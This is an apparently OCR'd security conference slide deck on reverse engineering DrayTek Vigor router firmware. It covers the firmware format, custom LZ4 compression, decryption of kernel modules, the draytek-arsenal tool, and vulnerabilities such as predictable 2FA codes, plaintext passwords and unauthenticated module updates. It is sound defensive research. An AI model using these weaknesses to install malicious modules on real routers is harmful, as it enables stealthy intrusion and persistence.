

· Confidential ·

Faraday

Taking off the blindfold: Detecting persistent threats on Draytek edge devices

About Us: Faraday research team



Octavio Gianatiempo

Security Researcher



Gaston Aznarez

Security Researcher

- Extensive experience working with firmware.
- Strong foundation in computer science.
- Active participants in CTF competitions.

Faraday

Talk Overview

Motivation for this research

Reverse Engineering Draytek Firmware

Vulnerabilities and Attack Vectors

Mitigation Strategies

Conclusions

Takeaways

Motivation for this Research

Case study: Compromise of a client's infrastructure

- **Incident analysis:**
    - Client was compromised!
    - Draytek Equipment at the Edge
    - Were these routers the attackers' entry point?



Increasing trend of advanced attacks targeting edge devices

- **ZuoRAT:** A sophisticated malware targeting SOHO routers, allowing attackers to intercept traffic and move laterally within networks.
- **HiatusRAT:** A recent malware targeting Draytek business-grade routers, enabling attackers to intercept network traffic and exfiltrate data while maintaining stealth and persistence.
- **BenignCertain:** An NSA hacking tool targeting Cisco routers, exploiting a vulnerability in the IKE protocol to extract VPN credentials. It was leaked by the Shadow Brokers.

Attack surface


- **Over 500k exposed devices:** Mainly in the UK
- **Previous vulns affecting Draytek routers:**
  - Information Disclosure (CVE-2024-23721)
  - Format string (CVE-2023-31447)
  - Cross-Site Scripting (CVE-2023-23313)
  - Unauthenticated RCE (CVE-2022-32548)
  - RCE (CVE-2020-19664)
  - Stack-based buffer overflow (CVE-2020-14473 / CVE-2020-14993)
  - RCE (CVE-2020-14472 / CVE-2020-15415)
  - Stack-based buffer overflows (CVE-2020-10823 - CVE-2020-10828)
  - . . .



Understanding Draytek firmware for security research and assessment

- **The problem:** Analyzing closed-source firmware is crucial for identifying vulnerabilities and improving security measures.

- **Our goal:**
    - Reverse engineer the firmware format
    - Extract the firmware
    - Understand previous vulnerabilities
    - Look for new ones
    - Determine the attack vector
    - Using Vigor2925





Reverse Engineering

Existing tools for extracting Draytek firmware

Draytools:

- Doesn’t work with new firmwares
- Last commit 12 yr ago: “The plan is to update this to work with newer firmwares, but that hasn't happened yet”





Previous work

Philippe Laulheret's at Hexacon 2022:

- Emulates Draytek’s bootloader to extract the RTOS kernel
- This is a manual process that needs to be tweaked for each firmware version
- Firmware images have other executable components apart from the bootloader and the kernel
- Firmware images have filesystems

Our approach (1ro Argentina):

- Reverse engineer format and compression
- Write a tool that can be reused for different firmware versions which:
  - Extracts filesystems
  - Extracts all executable components





Our tool: draytek-arsenal



A collection of tools to help Draytek firmware research

- Easy to install Python package
- Open-source: github.com/infobyte/draytek-arsenal
- Support for newer firmware versions
- We will show its features along this presentation








Firmware format:

- **Bin Section**
  - Header
  - Bootloader
  - Compressed RTOS image
  - FS with dynamic kernel modules (DLMs)

- **Webfs Section:**
  - Header
  - FS with web contents



Kaitai FTW

object tree

```
bin [BinSection]
  header [BinHeader]
    size = 0xB6F4A4 = 11990180
    versionInfo = 0x50 = 80
    nextSection [U3]
      b12 = 0x9097 = 37015
      b3 = 0x8 = 8
      value = 0x9097008 = 151613448
    rest = [114, 68, 107, 109, 102, 97, 97, 114, ...]
    adjSize = 0xB6F4A0 = 11990176
    bootloaderVersion = 0x5 = 5
    productNumber = 0x0 = 0
  bootloader [Bootloader]
  rtos [Rtos]
    rtosSize = 0x904190 = 9453968
    data = [170, 29, 127, 80, 140, 151, 0, 0, ...]
  dlm [Dlm]
    magic = [68, 76, 77, 47, 49, 46, 48]
    data = [0, 0, 0, 0, 0, 0, 0, 3, ...]
  notChecksum = 0x7974F9B5 = 2037709237
  checksum = -0x7974F9B6 = -2037709238
web [WebSection]
  header [WebHeader]
  data = [170, 29, 127, 80, 106, 97, 0, 0, ...]
  padding = [255, 255, 255]
  notChecksum = 0xCA05BF5 = 211835893
  checksum = -0xCA05BF6 = -211835894
```


JS code | JS code (debug) | v2925_396.all

hex viewer

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00000020	33	2e	39	2e	36	00	00	00	00	00	00	00	00	00	00	00	3.9.6..........
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000040	33	2e	39	2e	36	5f	52	43	32	00	00	00	00	00	00	00	3.9.6_RC2.......
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000060	01	62	67	8e	cf	3c	66	fd	56	33	38	35	00	00	00	00	.bg.Ï<fýV385....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000a0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000b0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000c0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000d0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000e0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000f0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000100	40	80	90	00	40	80	98	00	40	80	68	00	40	08	60	00	@...@...@.h.@.`.
00000110	3c	01	10	00	34	21	00	1f	01	01	40	25	39	08	00	1f	<...4!....@%9...
00000120	40	88	60	00	00	00	00	c0	40	80	48	00	40	80	58	00	@.`....À@.H.@.X.
00000130	3c	08	87	ef	35	08	ff	f0	25	1d	00	00	3c	1c	81	31	<..ï5.ÿð%...<..1
00000140	27	9c	00	00	3c	19	80	03	27	39	81	08	03	20	f8	09	'...<...'9... ø.

Compression algorithm

- **Normal decompression:** During boot, the RTOS is decompressed to the same memory space as the bootloader using bootloader defined functions.
- **Decompression at runtime:** By mapping the bootloader and the RTOS together we saw that other files are decompressed using the same bootloader functions.
- **Error messages to the rescue:** Is it LZ4? Why wasn't extracted by binwalk?.




```
err = modified_lz4_decompress(&arg1[0x13], arg1[0xe], arg3, arg4, &dec_size, 1)
debug_flag = module_debug_flag
if (err != 0 && debug_flag s> 0)
    printk(" lz4 decompression fail %d\r\n", dec_size)
    result = 0xffffffff
if (err == 0)
    if (debug_flag s> 0)
        printk(" lz4 decompression size %d\r\n", dec_size)
```

Compression algorithm

- **Custom LZ4:** LZ4 standard block format wrapped in a custom frame format.
- **Frame magic:** 0xaa1d7f50
- **Frame format:** [magic] + n x ([block_size][block_data])
- **We wrote a compressor and decompressor**



Dynamic kernel modules (DLMs)

- **During boot:** Modules are loaded from the FW image:
  - vr9geoip.dlm: Geolocation of IPs
  - vr9appe.dlm: Used to block traffic
  - vr9ssh.dlm: SSH server

- **Module upload/update:**
  - APPE (and SSH) modules can be updated
  - Updates are saved to a persistent flash FS
  - Modules form the FS are loaded first
  - Prevent loading of default DLM version

```
Module name:vr9geoip_data.dlm, new load text section:0x869fa250
Has loaded module vr9geoip_data.dlm

Module name:vr9ssh.dlm, new load text section:0x861752d0
Has loaded module vr9ssh.dlm

Module name:vr9appe.dlm, new load text section:0x861f85a0
Has loaded module vr9appe.dlm
```

```
803b4ee4  int32_t setup_dlms()

803b4eec      set_module_debug_flag_and_create_symbol_table(0)
803b4ef4      create_dlm_folder()
803b4f00      load_dlm_in_fs("vr9ssh.dlm")
803b4f08      load_appe_dlm_from_fs()
803b4f10      load_default_dlms()
```

```
Module name:vr9appe.dlm, new load text section:0x85ed35a0

##UFFS load module /dlm/vr9appe.dlm

Module name:vr9geoip_data.dlm, new load text section:0x86aa7d70
Has loaded module vr9geoip_data.dlm

Module name:vr9ssh.dlm, new load text section:0x86222df0
Has loaded module vr9ssh.dlm
Module vr9appe.dlm has been installed before
## vr9appe.dlm: module installation is incomplete.
```

Dynamic kernel modules (DLMs)

- **Module compression:** Using the same algorithm as the RTOS.
- **Module encryption:** We reverse engineered the module decryption, which uses a modified version of XTEA/TEA
- **We wrote a decrypter and encrypter**
- **DLM => Decryption => Decompression => Relocatable ELF**

```
fws/Vigor2925_v3.9.4/dlms on  main [?]
❯ file vr9appe.dlm
vr9appe.dlm: ELF 32-bit MSB relocatable, MIPS, MIPS32 rel2 version 1 (SYSV), not stripped
```



How are DLMs loaded?

- **ELF Loader:** Loads relocatable ELFs
- **Symbol table:**
  - Used to resolve external dependencies present on the RTOS image
  - Previously described by Philippe Laulheret only as an aid for reversing
  - Now we know it is for linking modules with the kernel.
- **We can call many firmware functions from a module!**

```
int32_t create_symbol_table()

    dlm_symbol_table.name = initCmdHistory
    dlm_symbol_table.handler = "initCmdHistory"
    dlm_symbol_table[1] = printk
    dlm_symbol_table[1].handler = "printk"
    dlm_symbol_table[2] = B_Print
    dlm_symbol_table[2].handler = "B_Print"
    dlm_symbol_table[3] = DrayDelay
    dlm_symbol_table[3].handler = "DrayDelay"
    dlm_symbol_table[4] = RunTask
    dlm_symbol_table[4].handler = "RunTask"
    dlm_symbol_table[5] = 0x82e4fb80
    dlm_symbol_table[5].handler = "recode_text_sec_address"
    dlm_symbol_table[6] = _socket
    dlm_symbol_table[6].handler = "_socket"
    dlm_symbol_table[7] = bind
    dlm_symbol_table[7].handler = "bind"
    dlm_symbol_table[8] = sendto
    dlm_symbol_table[8].handler = "sendto"
    dlm_symbol_table[9] = recvfrom
    dlm_symbol_table[9].handler = "recvfrom"
```

draytek-arsenal

- **draytek-arsenal** *parse_firmware*

```
❯ draytek_arsenal parse_firmware
./v2925_394.all

[+] Firmware information:
bin:
  checksum: '0xb754a725'
  header:
    adjusted_size: '0xb6ca38'
    bootloader_version: 5
    next_section: '0x906c0b8'
    product_number: 0
    size: '0xb6ca3c'
    version_info: '0x50'
  rtos:
    size: '0x90173d'
webfs:
  checksum: '0xa3049ceb'
  header:
    adjusted_size: '0x5c7a94'
    next_section: '0x5c7a8c'
    size: '0x5c7a98'
```

- **draytek-arsenal** *extract*

```
❯ python3 -m draytek_arsenal extract --rtos
./rtos.bin --fs ./fs --dlm ./dlms
./v2925_394.all
[+] Extracting RTOS from firmware
[*] All done..

❯ tree -L 3
.
├── dlms
│   ├── vr9appe.dlm
│   ├── vr9geoip_data.dlm
│   └── vr9ssh.dlm
├── fs
│   └── V2000
│       ├── act_sta.htm
│       ├── applet.htm
│      ...
│       └── WEBLOGIN.HTM
├── rtos.bin
└── v2925_394.all
```

How to find the RTOS loading address?

- To start reverse engineering we need the loading address
- All Draytek bootloaders start by jumping to the RTOS decompression function
- This function is located near the start
- Since the loading address is aligned, we look for the decompression function and round down its address.
- For example: 0x80028108 => 0x80028000

```
bootloader_init:
80028000  mtc0    $zero, 0x12, 0
80028004  mtc0    $zero, 0x13, 0
80028008  mtc0    $zero, 0xd, 0
8002800c  mfc0    $t0, 0xc, 0
80028010  li      $at, 0x1000001f
80028018  or      $t0, $t0, $at
8002801c  xori    $t0, $t0, 0x1f
80028020  mtc0    $t0, 0xc, 0
80028024  ehb
80028028  mtc0    $zero, 9, 0
8002802c  mtc0    $zero, 0xb, 0
80028030  li      $t0, -0x78100010
80028038  addiu   $sp, $t0, 0  {0x87efff0}
8002803c  li      $gp, -0x7ecee000  {data_81312000}
80028044  li      $t9, -0x7ffd7ef8  {RTOS_decompress}
8002804c  jalr    $t9  {RTOS_decompress}
```

```
RTOS_decompress:
80028108  lui     $v0, 0x8003
8002810c  addiu   $sp, $sp, -0x28
80028110  sw      $ra, 0x24($sp) {__saved_$ra}
```

draytek-arsenal

- **draytek-arsenal** *find_loading_addr*

```
❯ python3 -m draytek_arsenal find_loading_addr ./rtos.bin
[*] First jump found
[*] Kernel decompression function at 0x80028108
[+] Loading address is 0x80028000
```

Vulnerabilities and Attack Vectors

Some examples of vulnerabilities we found

```
Memory Dump from 821ee788 to 821ee888
821ee788 :  61646d69  6e000000  00000000  00000000
821ee798 :  00000000  00000000  61646d69  6e00d1cf
```

```
>>> binascii.unhexlify(b"61646d696e00")
b'admin\x00'
>>>
```

- **Insecure Password Storage:** Passwords are stored in plaintext.
- **Non-Constant Time Comparison:** Use of non-constant time strcmp and memcmp for password checking.

```
int32_t strcmp(char* s1, char* s2)

{
    int32_t diff = 0xffffffff;

    if ((s1 != 0 && s2 != 0))
    {
        while (true)
        {
            int32_t current_s1 = ((int32_t)*(uint8_t*)s1);
            s1 = &s1[1];
            diff = ((int32_t)(current_s1 - *(uint8_t*)s2));
            s2 = &s2[1];

            if (diff != 0)
                break;

            if (current_s1 == 0)
                return 0;
        }
    }

    return diff;
}
```

Some examples of vulnerabilities we found

- **Predictable 2-Step Authentication Codes:** The codes used for two-step authentication derived from the time elapsed since boot deterministically.
- **Null dereference in DHCP server:** Can be triggered from WAN
- **Combined => 2FA Bypass**




APP Enforcement signature update process

- Update process
  - Manual
  - Automatic


- APP Enforcement signatures are DLMs!





Module related vulnerabilities

- **No Certificate Checking or SSL Enforcing**
- **Postauth Endpoints:**
  - APPE signatures upload: Allows uploading an APPE DLM.
  - Configuration upload: Allows uploading arbitrary DLMs.



Three ways for an attacker to install a malicious module

- **Post-auth endpoints:** Attackers can exploit known credentials or other vulnerabilities to gain access to the web UI.
- **Module Update Process:** Hijacking the process via configuration modification or DNS control.
- **Supply Chain Attacks:** Compromising device integrity through supply chain attacks.

